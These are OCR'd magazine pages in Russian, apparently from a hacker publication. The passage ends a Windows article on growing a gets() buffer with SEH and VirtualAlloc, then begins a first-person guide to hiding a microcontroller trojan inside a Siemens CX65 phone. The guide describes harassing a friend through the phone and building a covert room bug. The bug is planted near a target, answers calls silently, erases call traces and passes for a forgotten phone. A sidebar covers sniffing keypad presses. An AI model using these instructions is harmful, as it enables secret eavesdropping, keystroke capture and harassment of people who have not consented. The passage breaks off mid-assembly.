свой собственный SEH-фильтр, вызывающий VirtualAlloc с атрибутом MEM_COMMIT для выделения запрошенной страницы.
То есть память в натуре выделяется динамически по мере ее потребления, и потому, не жадничая особо, мы можем увеличить XXL хоть на порядок. Главное, чтобы адресного пространства хватило! А в распоряжении приложения, работающего под управлением 32-битных версий Windows, как правило, имеется по меньшей мере — 1 Гб.
Как ни парадоксально, но динамическое выделение памяти даже упрощает код:

ДИНАМИЧЕСКИЙ СПОСОБ УКРОЩЕНИЯ GETS

```
souriz(struct _EXCEPTION_POINTERS *exception_pointers)
{
  DWORD old;
  if (exception_pointers->ExceptionRecord->
    ExceptionCode == EXCEPTION_ACCESS_VIOLATION)
  {
    VirtualAlloc((char*)(exception_pointers->
      ExceptionRecord->ExceptionInformation[1]),
      PAGE_SIZE, MEM_COMMIT, PAGE_READWRITE);

    return EXCEPTION_CONTINUE_EXECUTION;
  }

  return EXCEPTION_CONTINUE_SEARCH;
}

main()
{
  char *p = VirtualAlloc(0, XXL, MEM_RESERVE,
    PAGE_READWRITE);

  __try
  {
    gets(p);
  }
  __except ( souriz( GetExceptionInformation()))
  {
  }


  VirtualFree(p + ALIGN_UP((strlen(p)+1),PAGE_SIZE),
    XXL - ALIGN_UP((strlen(p)+1),PAGE_SIZE),
    MEM_DECOMMIT);
}
```

А вот производительность, по сравнению с предыдущим способом, не только не поднимется, но даже упадет. Конкретно так упадет, ведь обработка исключений — операция не из дешевых, а постраничная стратегия выделения памяти — кретинизм еще тот. OK, меняем стратегию: изначально выделяем в буфере несколько страниц памяти, а затем при первом вызове обработчика исключения выделяем одну страницу, при втором — две, при следующем — четыре... И так вплоть до ~16 страниц, время обработки которых вызываемой функцией заметно превышает накладные расходы (оверхид) на отлов исключений, хотя точная цифра зависит как от мощности ЦП, так и от специфики поставленной задачи.

На слабых машинах (типа P-III) мыщъх рекомендует выделять по 64 страницы за раз, однако в условиях дефицита памяти можно сойтись и на 32 страницах.

03 доверяемся автоматике

Отслеживать исключения — довольно нудное и утомительное дело. А нет ли в Windows-системах готового механизма, поддерживающего динамическое выделение памяти, который бы все делал за нас?!
Такой механизм есть, и имя ему стек! При создании нового потока система не выделяет ему памяти, а лишь резервирует ее. Точнее, стеку выделяется всего одна страница, за которой (на самой вершине стека) находится злой пес Цербер — страница памяти с атрибутом PAGE_GUARD, называемая «сторожевой». При обращении к ней процессор генерирует исключение, перехватываемое системой, которая выделяет запрошенную страницу в пользование потока, перемещая пса Цербера на еще одну страницу назад (в область младших адресов, куда растет стек).
Возникает следующая идея. Создаем пустой поток со стеком размера XXL. Указатель на стек передаем основному потоку с функцией типа gets, которая начинает планомерно отъедать память. После ее завершения остается только определить реальный размер возвращенных данных и вызвать функцию VirtualAlloc, чтобы выделить обозначенные страницы еще один раз (первый раз их выделила система, второй — мы). Менеджер кучи увеличивает специальный счетчик, и теперь при завершении потока освобождаются все страницы, за исключением страниц, выделенных нами, и их может использовать любой другой поток этого процесса!
Это становится возможным благодаря одному очевидному, но малоизвестному обстоятельству: на низком уровне стек и куча управляются одним и тем же менеджером памяти! То есть мы используем стек потока как своеобразный динамический массив, а тело потока пустует. Теперь становится понятно, почему gets следует размещать именно в основном, а не во вспомогательном потоке — после того как gets вернет свои данные, все остальное стековое пространство вспомогательного потока автоматически освободится путем его завершения по return или TerminateThread. А вот если бы gets была расположена во вспомогательном потоке, то с завершением возникли бы проблемы.
Впрочем, проблемы возникнут и так. Поскольку стек растет вверх, то с функцией gets он не станет работать однозначно (она заполняет буфер сверху вниз, то есть в обратном порядке). Однако если у нас есть возможность переписать код gets (или другой функции, подобной ей), этот трюк может сработать. «Может», потому что: а) система выделяет стековое пространство постранично, вследствие чего мы имеем большой оверхид и тормоза; б) система рассчитывает, что стек заполняется последовательно, и не прощает прыжки через сторожевую страницу, генерируя при этом исключение, которое, конечно, нетрудно обработать и самостоятельно, но тогда исчезает все очарование простоты кода, за которое мы боролись.
Таким образом, второй метод самый оптимальный. Он несложен в реализации, не отъедает лишнюю память, достаточно быстро работает и надежно страхует от переполняющихся буферов. Дело ведь не в самой gets, которая выбрана всего лишь в качестве наглядного примера. Хорошо, пускай нам необходимо читать данные со стандартного потока ввода и мы заранее не можем сказать, сколько их будет: десяток байт, мегабайт или целый гигабайт. Конечно, можно читать блоками по несколько десятков килобайт, объединяя блоки в списки или занимаясь их реаллокацией, но... все это либо слишком сложно в реализации, либо непродуктивно. Так что исключения рулят (причем совершенно без руля).



Это все, что нам потребуется

АРТЕМИЙ «DI HALT» ИСЛАМОВ
/ DI_HALT@MAIL.RU /

МОБИЛЬНОЕ ЗЛО

Электронный дьявол в мобильном телефоне

Как-то раз один мой заклятый друг совершил страшную ошибку — забыл свою мобилу у меня дома. Зря он это сделал, ох зря. Мобилу, конечно, я ему вскоре отдал, но с тех пор в нее вселился дьявол. Примерно через недельку демон пробудился и начался форменный цирк. Корефан чуть умом не тронулся, когда прежде верная мобила, призвав его к себе радостной полифонической трелью, начала вести с ним философские беседы, самостоятельно набирая тексты в полях ввода sms.

Так вот. Мобила посылала sms'ками на три буквы всех кого ни попадя, перехватывала или, наоборот, сбрасывала звонки, а также названивала всем сама. Сбросы и перезагрузки не помогали — агрегат продолжал чудить, попутно ехидно стебясь над попытками владельца изгнать из него внезапно зародившийся искусственный интеллект. В конец отчаявшись, мой товарищ решился на перепрошивку. Купил кабель, начитался мануалов и, заливаясь демоническим хохотом, залил в телефон новую прошивку... Когда же после включения телефона автоматом открылась записуха и в ней весело набралось: «Ну что, дурачок, опять не вышло? ;))))» — у чувака задергался глаз, а телефон полетел в стену.

WHAT IS THE MATRIX?

Ты, наверное, уже допетрил, что за демона я подсадил корешу в мобильник? Конечно же, трояна. Собственно, почему бы нет? По идее, не такая уж сложная, казалось бы, задача, если бы не одна маленькая деталь — чувак перепрошил мобилу (по аналогии с компом — отформатировал винт на низком уровне), а нечисть осталась на месте и продолжила издеваться над несчастным. Чувствуешь нестыковочку? Тот, кто читал мои предыдущие статьи, уже догнал, к чему я клоню: троян был аппаратный! Все просто — в кишки мобилы был засунут микроконтроллер, подключенный к управляющему порту, питанию и висящий на клавиатуре, чтобы отловить нажатия кнопок. Он-то и бесчинствовал. Зачем так сложно? Ведь можно было просто подправить прошивку телефона. На самом деле ковырять прошивку телефона — занятие совершенно нетривиальное, требующее кучи времени и документации, которых у меня не было, а вот засунуть в чрево трубы крохотную схему было делом двух часов, ну и пары вечеров возни с кодом.

КАК Я СДЕЛАЛ ДЕМОНА

Но это все баловство и западло, а ведь с помощью аппаратного трояна можно делать и совершенно иные вещи. Например, добывать информацию. Посуди сам, ведь из мобилы может получиться отличный жучок, обладающий рядом замечательных качеств. Во-первых, его элементарно подбросить — достаточно просто «забыть» мобилу у объекта. Причем сама мобила будет исправно работать в качестве телефона, и подозрений не возникнет. Прослушать объект можно будет почти из любой точки мира, а значит, отпадет необходимость торчать сутками напролет возле объекта. Передатчик мобильного телефона работает на высоких частотах, следо-





Подопытный кролик вскрыт и распотрошен. Вот над ним мы и будем издеваться

Вот так выглядит схемотехника виброзовнка. Красным помечен наш оптрон

вательно, обычный радиоприемник его случайно не поймает и не спалит всю контору. А если учесть, что в мобилах часто бывает еще и подобие фотокамеры, то можно ведь и наловчиться фоткать, а фотки сливать по mms куда-нибудь.

Есть, правда, пара досадных косяков, как, например, то, что мобила на полной зарядке живет недолго, всего несколько дней, а во время звонка или каких-либо действий с сетью наводятся помехи на звуковоспроизводящую аппаратуру. Но, с другой стороны, есть такие аппараты, как Philips Xenium, которые вроде могут в ждущем режиме продержаться до месяца, а к нездоровому скрежету из колонок все уже настолько привыкли, что не обращают на него внимания. Короче, цель ясна — я буду делать из мобилы шпионский фрик-девайс. В дальнейшем этот девайс я заюзаю для глума над своими товарищами.

ТЕХНИЧЕСКОЕ ЗАДАНИЕ

Для начала я прикину, что мне нужно от жучка и какими свойствами он должен обладать.

1. Он должен уметь хорошо слышать все вокруг. А значит, мне потребуется режим громкой связи.
2. Должен выходить на связь по звонку.
3. Не должен отвечать на провокации в виде операторского спама или случайные звонки.
4. Должен умело затирать в себе следы входящих звонков.
5. В случае обнаружения должен умело косить под обычную забытую мобилу.
6. Должен быть надежным.

Это техзадание уже подразумевает весьма сложный алгоритм, а значит, тупой релюшкой, подвешенной на подъем трубки, обойтись будет сложно. Поэтому буду юзать микроконтроллер.

ВРЕМЯ СОБИРАТЬ КАМНИ



Итак, для начала мне, конечно же, понадобится мобильный телефон. Первое требование к нему — чтобы внутрь можно было что-либо запихать. Поэтому всякие ультратонкие мобилы отпадают, там все запрессовано до невозможности, также можно забыть про разного рода раскладушки — слишком уж мудреный у них корпус, да и непонятно, кто их будет без палева разворачивать автоматом. Главное, чтобы у телефона был порт под дата-кабель и он управлялся с компа. Большинство телефонов поддается управлению по порту, а значит, выбор тут неслабый, с другой стороны, я вкуривал лишь в управление телефонами


Сниферим клавиатуру

В сегодняшней статье я это не применяю — боюсь усложнить, но умалчивать о съеме информации с клавиатуры я тоже не хочу. Итак, что представляет собой клавиатура мобильного телефона? Вариантов тут всего два.

Первый вариант — тупо выводы портов, коротящихся на землю. Легко определяется по наличию у всех кнопок общего контакта — земли, что на раз прозванивается тестером. Перехватывается просто. Надо лишь припаять линии порта микроконтроллера на сигнальный вывод кнопки (параллельно родному процессору телефона по сути) и отслеживать просадку этой линии на землю — замыкание кнопки.

Второй вариант сложнее — матрица из строк и столбцов (часто встречается именно на сименсах). Кнопки замыкают строки на столбцы. Для того чтобы определить, какая именно из кнопок нажата, применяют сканирование клавиатуры. Работает это следующим образом. Например, на строки вешаем входящий порт (на схемах сименсов он зовется kb_in_xx, где xx — номер линии порта), а на столбцы заводим выходящий порт (у тех же сименсов это kb_out_xx). Далее выводим в выходящий порт число 11111110 и начинаем гонять нолик по всем разрядам (11111110 → 11111101 → 11111011 и т.д.). В итоге, у меня в конкретный момент времени ноль находится только на одном из столбцов. Если я нажму на какую-либо кнопку, висящую на этом столбце, то она коротнет строку на столбец и в соответствующем этой кнопке порту будет ноль. Зная, какой из столбцов в данный момент в нуле и на какую из строк пришел ноль, я легко, как по координатам, могу определить, что за кнопка у нас нажата. Цикл сканирования клавиатуры в телефоне довольно медленный (а чего там торопиться, человек ведь медленное существо), поэтому перехватить его не составляет труда. Надо найти (осциллографом, либо по принципиальной схеме), где в клавиатуре бегает нолик, а где висит слушающий порт процессора телефона, и подцепить порт своего МК аналогично первому случаю, а затем отслеживать просадку напряжения так же, как в первом варианте. Но опрос порта МК должен быть, согласно теореме Котельникова, раза в два чаще, чем цикл сканирования клавиатуры телефона, чтобы не прозевать бегающий нолик. Чтобы микроконтроллер не влиял на работу оригинальной схемы, выходы сниферящего порта должны быть в состоянии Hi-Z (для AVR это DDRxy=0 и PORTxy=0, где x и y — имя и бит порта контроллера).



Прозвонка силовых линий виброзвонка — занятие легкое и непринужденное

Siemens, а потому опираться опять же буду на пример Siemens. В этот раз подопытным кроликом у меня будет Siemens CX65. Почему именно он? Да первый, что под руку подвернулся из сименсов. Под телефон также неплохо было бы заполучить принципиальную схему, так как некоторые моменты я буду разъяснять по ней. По известным причинам причинам мы не можем выложить схему этого телефона на диск, но вот ключевое слово, по которому Яндекс легко найдет нужный файл: CX65_schematics.rar или просто CX65 schematic. На первом же попавшемся форуме ремонтников сотовых будет вагон и маленькая тележка схем под сотовые телефоны.

Следующий важнейший компонент — микроконтроллер. Это, как и в прошлый раз, будет Atmel AVR. В принципе, можно взять любой из семейства, лишь бы там был UART (или USART, что почти то же самое, но с прибамбасиками). Я заюзал старую проверенную ATMega8535L в TQFP-корпусе. О корпусе стоит рассказать особо. Он должен быть самый маленький и плоский (TQFP,SOIC и т.д.) — его, может, и сложно запаять, но пихать в мобилу какой-нибудь здоровенный PDIP или PLCC — еще сложнее. (Самый тонкий из семейства AVR — ATmega8 в TQFP-корпусе. — Прим. dlinyj). Также стоит отметить наличие индекса L в маркировке микросхемы, это важно! L означает, что этот контроллер способен питаться от пониженного напряжения — от 2,5 до 5 вольт. А напряжение в мобиле у меня всего 3,3 вольта. Так что беру только низковольтные контроллеры!

Еще потребуется оптореле, в данном случае я рекомендую KAQY214S — хорошая штука, достаточно популярная, недорогая и в то же время отличается миниатюрными размерами.

Также необходим десяток резисторов в SMD-исполнении типоразмера 1206, а лучше и того меньше — 0805, чтобы напаивать прямо на ножки микросхем. Резисторы нужны на 10 кОм и 620 Ом или около того.

Все соединения буду осуществлять тонким проводом. Отлично подойдет тонюсенький провод типа МГТФ (белый такой, в скользкой фторопластовой изоляции) или тонкий обмоточный провод с любой катушки или трансформатора.

Паять я буду маломощным тонким паяльником. Повторюсь, паяльник должен быть очень тонким, так как придется паять TQFP-корпуса и подпаиваться в кишки к мобиле. Потому либо нужен специализированный паяльник (CT-96, например), либо надо будет затачивать жало паяла до состояния острого конуса (у меня вообще на паяльнике набор сменных жал под разные ситуации).

Из приборов мне хватит простого тестера, но владей я осциллографом, множество крутых проблем я выловил бы значительно быстрее.

Из инструментов очень не помешает пинцет. Я бы сказал, без него вообще никуда.

Также мне потребуются паяльные принадлежности: припой и флюс.

☒ ИНТЕРФЕЙСЫ

Для начала определимся, что мы будем делать. Поскольку журнальное место не резиновое, я даю план-минимум, остальное делается по аналогии. Итак, делаю из мобилы подслушивающее устройство, автоматом берущее трубку после второго звонка (чтобы избежать ложных срабатываний из-за спама и случайных попаданий), после чего включающее громкую связь, посредством которой происходит прослушка помещения.

Для начала мне нужно узнать, что на телефон пришел звонок. Подумаем, что происходит при приходе звонка? Звенит звонок, дрожит вибра, горит подсветка — до фига событий! Любой из этих сигналов можно завести в микроконтроллер, чтобы он дал сработку. Я предпочел пожертвовать виброй, так как остальное куда более заметно и влияет на работу трубы в качестве простого телефона.

Второй важнейший интерфейс для меня — это терминальная сессия, поэтому мне надо будет припаяться изнутри к линиям Rx и Tx, чтобы заставить телефон плясать под нашу дудку. Собственно, уже этого достаточно, чтобы получить адекватный шпионский девайс. Ну и питание контроллера. Его я возьму от штатного аккумулятора телефона.

☒ СХЕМОТЕХНИКА

Так, шутки и пространные размышления закончились, приступаю к активным действиям. Для начала посмотрим на схему всего девайса в целом. Как видно, ничего страшного нет, все почти так же, как в прошлой статье, за исключением того, что нет преобразователя уровня на



последовательном порту. Оно и понятно — мы работаем с мобилой на одном и том же напряжении. Теперь обрати внимание на то, что тут кроме контроллера есть еще опторелe. Твердотельное (оптическое) реле — это такой девайс, который позволяет замыкать свои контакты, когда внутри него зажигается светодиод. По сути дела, оно работает как обычное реле, только отличается диким быстродействием, микропотреблением и фактически вечное, поскольку никаких изнашивающихся частей там нет. Управляющий вход реле я повесил на выход виброзвонка, и теперь, когда придет звонок, телефон подаст сигнал на вибру и контроллер поймет, что ему пора действовать. Остальная схема до смешного проста. Резистор в 620 Ом от плюса питания на ножку RESET обеспечивает запуск контроллера, замыкающий контакт реле коротит ножку порта на землю, что отслеживается микроконтроллером. Выходы Rx и Tx идут прямиком Tx и Rx телефона соответственно. Также в порту телефона впаяна перемычка, сигнализирующая о том, что в телефон якобы воткнут дата-кабель и можно принимать команды извне. Специально на случай, если что-то непонятно из схемы, я сделал ряд фотографий девайса, чтобы ты мог рассмотреть всю конструкцию вживую, в сборе.

⊠ МОНТАЖ


Теория закончена, пора бы приступать к практике. Дальнейшие операции потребуют некоторой сноровки и навыков пайки, ну и наличие очень прямых рук тоже обязательно. Кроме того, я собираюсь осуществить грубейшее вмешательство в начинку телефона, а значит, о гарантии можно забыть сразу. Разбираем мобилу. Для этого мне потребуются звездообразные отверточки. Сразу же окидываю взглядом конструкцию на предмет заныкивания туда микросхемы контроллера и незаметной прокладки проводков. В идеале все должно быть спрятано так, чтобы нельзя было без разбора определить, что в телефоне есть какой-то посторонний аддон. К слову, у сименсов 65-й серии в голове возле антенны есть неслабый «чердак», куда при желании можно засунуть полковую радиостанцию, а также казино с блек-джеком и шлюхами.

Теперь определимся с подключением питания. Питаться я буду от родного аккумулятора, припаявшись напрямую к контактам его разъема. На фотографии видно, что на аккумуляторе четко обозначен плюс и минус. Но не на всех мобилах это так. Поэтому лучше всего взять тестер и внимательно проверить, где что. При подключении красного провода тестера к плюсу, а черного — к минусу значение напряжения на табло должно быть положительным, без минуса. Тестер у нас показывает полярность напряжения, если тестер не отображает минус, значит, ток у нас идет от плюса (красного провода) к минусу (черному). Собственно, можно брать паяльник и припаивать проводочки напрямую к этим контактам, но я бы посоветовал немного повозиться и припаять их снизу. Во-первых, это куда незаметнее, а во-вторых, контактная поверхность не загадится припоем и не будет окисляться, а значит, не будет проблем с аккумулятором в дальнейшем. Пока просто припаяю два тоненьких проводочка, потом заведу их на Vcc и GND контроллера. Главное, не перепутать их, запомнить или пометить как-нибудь.

Следующим номером у меня значится виброзвонок, а говоря точнее, подключение оптрона к его выводам. Сразу посмотрим, как он подключается, — видно две здоровенные контактные площадки. Вот туда мы и будем паять. Только сначала определим полярность выходов. В 90% случаев вибра питается либо от ноги процессора, либо от силового ключа, но обязательно на землю, а значит, один из контактов питания вибры должен прозваниваться на минус питания телефона. Возьмем тестер и включим режим пикалки или замены сопротивлений, одним щупом тыкнем на минусовой контакт аккумуляторного разъема, а вторым — на контакты виброзвонка. Где раздастся противный писк или покажется сопротивление 0,00, там и есть GND, запомним его. Опять же пока выведем от вибры два проводочка и пометим их, чтобы не забыть. Сам же моторчик виброзвонка выкидываем на фиг, он тут больше не понадобится.

Теперь обратим свой взор в сторону порта телефона. Нас в данном случае интересуют контакты:


Пока мы собрали схему на большом проце. Отлаживаем



Закрепили проц на двусторонний скотч, чтобы не болтался. Прокинули проводки. Красота!

